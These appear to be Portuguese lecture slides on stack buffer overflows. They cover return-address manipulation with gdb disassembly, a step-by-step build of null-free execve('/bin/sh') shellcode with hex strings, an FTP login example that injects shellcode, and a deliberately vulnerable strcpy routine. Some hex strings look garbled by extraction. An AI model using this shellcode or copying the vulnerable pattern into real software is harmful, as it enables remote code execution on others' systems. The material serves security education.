


# Buffer Overflow

ou Stack Overrun

ou Stack smashing

# Chamando uma Função



```
void teste (int a, int b) {  
    char buffer[10];  
    int *i;  
    ...  
}
```

```
int main (void) {  
    int x = 0;  
  
    teste(1,2);  
    x = 1;  
  
    printf("%d\n",x);  
  
    exit(0);  
}
```


```
push 2  
push 1  
call teste  
push %ebp  
mov %esp, %ebp  
sub $10, %esp  
...  
ret
```

□ Memória não inicializada

■ Segmento de Dados (RW)

■ Segmento de Código (RO)

# Overflow




# Manipulação do Retorno

- Objetivo: pular a instrução  $x=1$  e fazer com que seja impresso um  $0$  ao invés de  $1$ .

exemplo1.c

```
void teste (int a, int b) {  
    char buffer[10];  
    int *i;  
  
    i = (int *)buffer;  
    ...  
}  
  
int main (void) {  
    int x = 0;  
  
    teste(1,2);  
    x = 1;  
  
    printf("%d\n",x);  
  
    exit(0);  
}
```



# Manipulação do Retorno

- Compilar usando o *gcc*

```
# gcc -o exemplo1 exemplo1.c
```

- Desmontar usando o *gdb*

```
# gdb exemplo1
```

```
GNU gdb 6.0-debian
```

```
Copyright 2003 Free Software Foundation, Inc.
```

```
GDB is free software, covered by the GNU General Public License, and you are  
welcome to change it and/or distribute copies of it under certain conditions.
```

```
Type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB.  Type "show warranty" for details.
```

```
This GDB was configured as "i386-linux"...
```

```
(gdb) disassemble main
```

# Manipulação do Retorno

- Desmontar usando o *gdb*

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048375 <main+0>:    push    %ebp
0x08048376 <main+1>:    mov     %esp,%ebp
0x08048378 <main+3>:    sub     $0x8,%esp
0x0804837b <main+6>:    and     $0xffffffff0,%esp
0x0804837e <main+9>:    mov     $0x0,%eax
0x08048383 <main+14>:   sub     %eax,%esp
0x08048385 <main+16>:   movl    $0x0,0xffffffffc(%ebp)
0x0804838c <main+23>:   sub     $0x8,%esp
0x0804838f <main+26>:   push    $0x2
0x08048391 <main+28>:   push    $0x1
0x08048393 <main+30>:   call    0x8048367 <teste>
0x08048398 <main+35>:   add     $0x10,%esp
0x0804839b <main+38>:   movl    $0x1,0xffffffffc(%ebp)
0x080483a2 <main+45>:   sub     $0x8,%esp
0x080483a5 <main+48>:   pushl   0xffffffffc(%ebp)
...
```

The diagram illustrates a control flow from the assembly code to a variable `x = 1`. A green curved arrow points from the instruction at address `0x0804839b` (`<main+38>: movl $0x1,0xffffffffc(%ebp)`) to a box containing `x = 1`. Another green curved arrow points from the instruction at address `0x080483a2` (`<main+45>: sub $0x8,%esp`) to the same box. On the right side, two orange arrows point left: the top one is labeled `RET` and points to the instruction at `0x08048398` (`<main+35>: add $0x10,%esp`), and the bottom one is labeled `RET+10` and points to the instruction at `0x080483a2` (`<main+45>: sub $0x8,%esp`).


# Manipulação do Retorno

- Descobrimos endereços

(gdb) **disassemble teste**

Dump of assembler code for function function:

```
0x08048374 <teste+0>:  push    %ebp
0x08048375 <teste+1>:  mov     %esp,%ebp
0x08048377 <teste+3>:  sub     $0x28,%esp
0x0804837a <teste+6>:  lea     0xffffffffe8(%ebp),%eax
0x0804837d <teste+9>:  mov     %eax,0xffffffffe4(%ebp)
```



# Manipulação do Retorno

- Solução
- Só falta compilar e ver se funciona...


exemplo2.c

```
void teste (int a, int b) {  
    char buffer[10];  
    int *i;  
  
    i = (int *) (buffer + 28);  
    (*i) += 10;  
}  
  
int main (void) {  
    int x = 0;  
  
    teste(1,2);  
    x = 1;  
  
    printf("%d\n", x);  
  
    exit(0);  
}
```



# Executando Código do Atacante

```
# ftp atenas.ftp.com
Connected to atenas.ftp.com.
220 atenas FTP server (Version wu-2.6.2(5) Wed Mar 6 03:40:07 EST 1999) ready.
Name: \xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
\x4e\x08\x8d\x56\xcd\x80\x31\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh\xdb\x89...
```



# ShellCode

- O que é?
  - Em linguagem C:

```
char *lista[2];  
  
lista[0] = "/bin/sh";  
lista[1] = NULL;  
execve(lista[0], lista, NULL);  
  
exit(0);
```

- Em código binário

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
```



# Criando o ShellCode

- `execve()`

```
int execve (const char *filename,  
            const char *argv[],  
            const char *envp[]);
```

- Parâmetros:

- filename: o caminho do executável a ser chamado
- argv: a linha de parâmetros da chamada
- envp: variáveis de ambiente para a nova chamada

# Criando o ShellCode

- Chamando a `execve()` em C

```
char *lista[2];  
  
lista[0] = "/bin/sh";  
lista[1] = NULL;  
execve(lista[0], lista, NULL);
```

- Necessidades:
  - Área de dados para o string “/bin/sh”
  - Área de dados para um nulo (NULL)
  - Montar a chamada `execve()` em assembler

# Criando o ShellCode

- Assembler da chamada `execve()`

```
movl    0xb, %eax                ; número da execve
movl    string_addr, %ebx        ; lista[0]
lea     string_addr, %ecx        ; lista
lea     null_string, %edx        ; NULL
int     $0x80

...                               ...

string:  .string /bin/sh\0        ; nome do programa
string_addr: .long  string        ; endereço do string
null_string: .long  0
```

# Criando o ShellCode

- `exit()`

```
void exit(int status);
```

- Parâmetros

- status: o código de encerramento
- `exit(0)`; encerramento normal

- Assembler

```
movl    0x1, %eax  
movl    0x0, %ebx  
int     $0x80
```

# Criando o ShellCode

- Juntando `execve()` e `exit()`, temos:

```
movl    0xb, %eax                ; número da execve
movl    string_addr, %ebx        ; lista[0]
lea     string_addr, %ecx        ; lista
lea     null_string, %edx        ; NULL
int     $0x80
movl    0x1, %eax
movl    0x0, %ebx
int     $0x80
string:  .string /bin/sh\0      ; nome do programa
string_addr: .long string      ; endereço do string
null_string: .long 0
```

# Criando o ShellCode

- Problema:
  - Posição do buffer na memória é desconhecida, portanto:
    - Não sabemos onde está nossa área de dados, ou seja, qual o endereço da string “/bin/sh” e dos outros dados?
    - Código têm que ser independente de posição
  - Para complicar ainda mais:
    - Arquitetura 80x86: inexistência de código relativo ao *program counter* (PC)
- Solução:
  - Precisamos obter algum endereço para usar como referência




# Criando o ShellCode

- Encontrando um endereço para usar como referência

```
begin_code:      jmp      end_code
                 pop      %esi
                 movl     0xb, %eax
                 movl     string_addr, %ebx
                 lea      string_addr, %ecx
                 lea      null_string, %edx
                 int      $0x80
                 movl     0x1, %eax
                 movl     0x0, %ebx
                 int      $0x80

end_code:        call     begin_code
string:          .string  /bin/sh\0
string_addr:     .long    string
null_string:     .long    0
```



# Criando o ShellCode

- Agora temos o endereço de referência no registrador **esi**, e o novo código fica:

```
begin_code:    jmp     end_code
               pop     %esi
               movl    0xb, %eax
               movl    %esi, 0x8(%esi)
               movl    %esi, %ebx
               lea     0x8(%esi), %ecx
               lea     0xc(%esi), %edx
               int     $0x80
               movl    0x1, %eax
               movl    0x0, %ebx
               int     $0x80
end_code:     call    begin_code
esi —————→ string:      .string /bin/sh\0           ; 8 bytes
esi+8 —————→ string_addr: .long  string             ; 4 bytes
esi+12 —————→ null_string: .long  0              ; 4 bytes
```

# Criando o ShellCode

- Calculando os deslocamentos para as instruções *jmp* e *call*

```
begin_code:    jmp      .+0x1f          ; 2 bytes
               pop      %esi          ; 1 byte
               movl     0xb, %eax      ; 5 bytes
               movl     %esi, 0x8(%esi) ; 3 bytes
               movl     %esi, %ebx     ; 2 bytes
               lea      0x8(%esi), %ecx ; 3 bytes
               lea      0xc(%esi), %edx ; 3 bytes
               int      $0x80          ; 2 bytes
               movl     0x1, %eax      ; 5 bytes
               movl     0x0, %ebx     ; 5 bytes
               int      $0x80          ; 2 bytes
end_code:      call     .-0x24        ; 5 bytes
string:        .string /bin/sh\0      ; 8 bytes
string_addr:   .long    string        ; 4 bytes
null_string:   .long    0             ; 4 bytes
```

# Criando o ShellCode

- Código em hexa

```
"\xeb\x1f\x5e\xb8\x0b\x00\x00\x00\x89\x76\x08\x89\xf3\x8d\x4e\x08\x8d\x56\x0c  
\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8xdc\xff\xff\xff  
\x2f\x62\x69\x6e\x2f\x73\x68\x00\x00\x00\x00\x00\x00\x00\x00\x00"
```

- Novo problema: byte zero (\x00) indica fim de string

# Criando o ShellCode

- Bytes **nulos**

```
begin_code:    jmp     .+0x1f
               pop     %esi
               movl    0x0000000b, %eax
               movl    %esi, 0x8(%esi)
               movl    %esi, %ebx
               lea     0x8(%esi), %ecx
               lea     0xc(%esi), %edx
               int     $0x80
               movl    0x00000001, %eax
               movl    0x00000000, %ebx
               int     $0x80
end_code:      call    .-0x24
string:        .string /bin/sh\0
string_addr:   .long   0x00000000
null_string:   .long   0x00000000
```

# Criando o ShellCode

- Substituindo instruções

```
movl    0x0000000b, %eax  
...  
movl    0x00000001, %eax  
movl    0x00000000, %ebx
```

```
xor     %eax, %eax  
movb    0x0b, %al  
...  
xor     %eax, %eax  
mov     %eax, %ebx  
inc     %eax
```

# Criando o ShellCode

- Bytes **nulos** na área de dados

```
begin_code:    jmp      .+0x1f
               pop      %esi
               xor      %eax, %eax                ; zero no eax
               movb     %al, 0x7(%esi)            ; \0
               movl     %eax, 0xc(%esi)          ; null_string
               movb     0x0b, %al
               movl     %esi, 0x8(%esi)          ; string_addr
               movl     %esi, %ebx
               lea      0x8(%esi), %ecx
               lea      0xc(%esi), %edx
               int      $0x80
               xor      %eax, %eax
               mov      %eax, %ebx
               inc      %eax
               int      $0x80
end_code:      call     .-0x24
string:        .string /bin/sh\0
string_addr:   .long 0x00000000
null_string:   .long 0x00000000
```

# Criando o ShellCode

- Verificando deslocamentos (*jmp/call*)

```
begin_code:      jmp      .+0x1f                ; 2 bytes
                 pop      %esi                ; 1 byte
                 xor      %eax, %eax          ; 2 bytes
                 movb     %al, 0x7(%esi)      ; 3 bytes
                 movl     %eax, 0xc(%esi)     ; 3 bytes
                 movb     0x0b, %al          ; 2 bytes
                 movl     %esi, 0x8(%esi)     ; 3 bytes
                 movl     %esi, %ebx          ; 2 bytes
                 lea      0x8(%esi), %ecx     ; 3 bytes
                 lea      0xc(%esi), %edx     ; 3 bytes
                 int      $0x80              ; 2 bytes
                 xor      %ebx, %ebx          ; 2 bytes
                 mov      %ebx, %eax          ; 2 bytes
                 inc      %eax                ; 1 byte
                 int      $0x80              ; 2 bytes
end_code:        call     .-0x24             ; 5 bytes
string:          .string /bin/sh            ; 7 bytes
```



# Criando o ShellCode

- Código em hexa (final)

```
"\xeb\x1f\x5e\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\x76\x08\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xf\xff\x2f\x62\x69\x6e\x2f\x73\x68"
```

```
"\xeb\x1f\x5e\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\x76\x08\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xf\xff/bin/sh"
```

# Causando um Overflow


- Exemplo de rotina vulnerável para executar um ShellCode

`exemplo3.c`

```
void read_username (void) {  
    char username[128];  
    char readbuf[256];  
  
    fgets(readbuf, 256, stdin);  
  
    strcpy(username, readbuf);  
}
```


# Causando um Overflow

- Montando o “username” a ser enviado



